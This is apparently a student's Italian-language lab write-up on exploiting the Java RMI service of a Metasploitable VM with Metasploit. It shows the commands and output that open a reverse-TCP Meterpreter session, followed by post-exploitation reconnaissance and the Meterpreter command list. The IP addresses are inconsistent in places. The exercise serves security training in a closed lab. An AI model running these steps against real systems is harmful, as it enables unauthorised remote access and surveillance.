


W16D4 Pratica

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

-La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112

Attiviamo la macchina Metasploitable e con il comando `sudo nano /etc/network/interfaces` settiamo l'IP a statico con l'indirizzo come imposto dalla traccia



```
Meta [In esecuzione] - Oracle VM VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
GNU nano 2.0.7      File: /etc/network/interfaces      Modified

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.1.112_
netmask 255.255.255.0

^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text   ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page  ^U UnCut Text ^T To Spell
CTRL (DESTRA)
```

Salviamo l'impostazione con `Ctrl+O`, e facciamo un reboot con il comando `(sudo reboot)` per rendere effettive le modifiche.

-La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111

Attiviamo la macchina Kali e con il comando `sudo nano /etc/network/interfaces` settiamo l'IP a statico con l'indirizzo come imposto dalla traccia

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0

iface eth0 inet static

address 192.168.1.111
netmask 255.255.255.0
gateway 192.168.1.1
```

Salviamo l'impostazione con `Ctrl+O`, e facciamo un reboot con il comando (`sudo reboot`) per rendere effettive le modifiche.

Controlliamo che le nostre impostazioni siano state svolte correttamente con la prova del ping tra le 2 macchine

```
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ ping 192.168.1.112
PING 192.168.1.112 (192.168.1.112) 56(84) bytes of data.
64 bytes from 192.168.1.112: icmp_seq=1 ttl=64 time=0.688 ms
64 bytes from 192.168.1.112: icmp_seq=2 ttl=64 time=0.472 ms
64 bytes from 192.168.1.112: icmp_seq=3 ttl=64 time=0.223 ms
64 bytes from 192.168.1.112: icmp_seq=4 ttl=64 time=0.381 ms
^C
  -- 192.168.1.112 ping statistics --
4 packets transmitted, 4 received, 0% packet loss, time 3092ms
rtt min/avg/max/mdev = 0.223/0.441/0.688/0.168 ms
```

Da kali a meta

```
to access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
to mail.
msfadmin@metasploitable:~$ ping 192.168.1.111
PING 192.168.1.111 (192.168.1.111) 56(84) bytes of data.
64 bytes from 192.168.1.111: icmp_seq=1 ttl=64 time=0.317 ms
64 bytes from 192.168.1.111: icmp_seq=2 ttl=64 time=0.341 ms
64 bytes from 192.168.1.111: icmp_seq=3 ttl=64 time=0.236 ms
64 bytes from 192.168.1.111: icmp_seq=4 ttl=64 time=0.232 ms
64 bytes from 192.168.1.111: icmp_seq=5 ttl=64 time=1.40 ms
```

Da meta a kali

Attiviamo msfconsole su kali

ora tramite il comando
(search) cerchiamo
l'exploit Java RMI

Selezioniamo l'exploit più adatto alle nostre esigenze con il comando (use 1) e premiamo INVIO.

Dopo aver selezionato l'exploit usiamo il comando (show options) per vedere i parametri da configurare

Con il comando set (parametro) andiamo a configurare :

RHOST ,con l'IP della macchina bersaglio

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOST 119.168.1.112
RHOST => 119.168.1.112
msf6 exploit(multi/misc/java_rmi_server) > show options
```

Module options (exploit/multi/misc/java_rmi_server):

Name	Current Setting	Required	Description
HTTPDELAY	10	yes	Time that the HTTP Server will wait for the payload
RHOSTS	119.168.1.112	yes	The target host(s), see https://docs.metasploit.com
RPORT	1099	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. T
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is random
URIPATH		no	The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.1.111	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Con il comando (exploit) lanciamo l'attacco sulla macchina bersaglio

```
msf6 exploit(multi/misc/java_rmi_server) > set rhost 192.168.1.112
rhost => 192.168.1.112
msf6 exploit(multi/misc/java_rmi_server) > exploit
```

```
[*] Started reverse TCP handler on 192.168.1.111:4444
[*] 192.168.1.112:1099 - Using URL: http://192.168.1.111:8080/UYJ0W1Q
[*] 192.168.1.112:1099 - Server started.
[*] 192.168.1.112:1099 - Sending RMI Header ...
[*] 192.168.1.112:1099 - Sending RMI Call ...
[*] 192.168.1.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.1.112
[*] Meterpreter session 1 opened (192.168.1.111:4444 -> 192.168.1.112:55029) at 2024-04-09 11:06:51 -0400
```

-Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete; 2) informazioni sulla tabella di routing della macchina vittima 3) altro...

1) all'interno della shell si meterpreter inseriamo il comando

```
meterpreter > ifconfig
```

```
Interface 1
-----
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
-----
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.1.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe78:f20b
IPv6 Netmask : ::
```

(con questo comando riusciamo a vedere le impostazioni di rete della macchina bersaglio)

2) con il comando (route)

```
meterpreter > route
IPv4 network routes

```

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.1.112	255.255.255.0	0.0.0.0		

```
IPv6 network routes

```

Subnet	Netmask	Gateway	Metric	Interface
::1	::	::		
fe80::a00:27ff:fe78:f20b	::	::		

otteniamo la tabella di routing del nostro bersaglio.

3) con il comando (pwd)

```
meterpreter > pwd
/
```

otteniamo la directory nella quale ci troviamo attualmente

4) con il comando (sysinfo)

```
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter   : java/linux
```

otteniamo le info sull OS e la sua

versione presente sulla macchina bersaglio

Meterpreter è una power shell il che significa che una volta entrati all'interno della macchina bersaglio riusciamo (da remoto) a farle fare quasi ciò che vogliamo

Se nella sessione di meterpreter scriviamo il comando (help), otterremo la lista dei comandi possibili da far svolgere alla macchina bersaglio.

```
meterpreter > help
```

Core Commands

Command	Description
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
detach	Detach the meterpreter session (for http/https)
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
get_timeouts	Get the current session timeout values
guid	Get the session GUID
help	Help menu
info	Displays information about a Post module
irb	Open an interactive Ruby shell on the current session
load	Load one or more meterpreter extensions
machine_id	Get the MSF ID of the machine attached to the session
pry	Open the Pry debugger on the current session
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Executes a meterpreter script or Post module
secure	(Re)Negotiate TLV packet encryption on the session
sessions	Quickly switch to another session
set_timeouts	Set the current session timeout values
sleep	Force Meterpreter to go quiet, then re-establish session
transport	Manage the transport mechanisms
use	Deprecated alias for "load"
uuid	Get the UUID for the current session
write	Writes data to a channel

Stdapi: File system Commands

Command	Description
cat	Read the contents of a file to the screen
cd	Change directory
checksum	Retrieve the checksum of a file
cp	Copy source to destination
del	Delete the specified file
dir	List files (alias for ls)
download	Download a file or directory
edit	Edit a file
getlwd	Print local working directory (alias for lpwd)
getwd	Print working directory
lcat	Read the contents of a local file to the screen
lcd	Change local working directory
ldir	List local files (alias for lls)
lls	List local files
lmkdir	Create new directory on local machine
lpwd	Print local working directory
ls	List files
mkdir	Make directory
mv	Move source to destination
pwd	Print working directory
rm	Delete the specified file
rmdir	Remove directory
search	Search for files
upload	Upload a file or directory

Stdapi: Networking Commands

Command	Description
ifconfig	Display interfaces
ipconfig	Display interfaces
portfwd	Forward a local port to a remote service
resolve	Resolve a set of host names on the target
route	View and modify the routing table

Stdapi: System Commands

Command	Description
execute	Execute a command
getenv	Get one or more environment variable values
getpid	Get the current process identifier
getuid	Get the user that the server is running as
localtime	Displays the target system local date and time
pgrep	Filter processes by name
ps	List running processes
shell	Drop into a system command shell
sysinfo	Gets information about the remote system, such as OS

Stdapi: User interface Commands

Command	Description
keyevent	Send key events
mouse	Send mouse events
screenshare	Watch the remote user desktop in real time
screenshot	Grab a screenshot of the interactive desktop

Stdapi: Webcam Commands

Command	Description
record_mic	Record audio from the default microphone for X seconds

Stdapi: Audio Output Commands

Command	Description
play	play a waveform audio file (.wav) on the target system

Fine.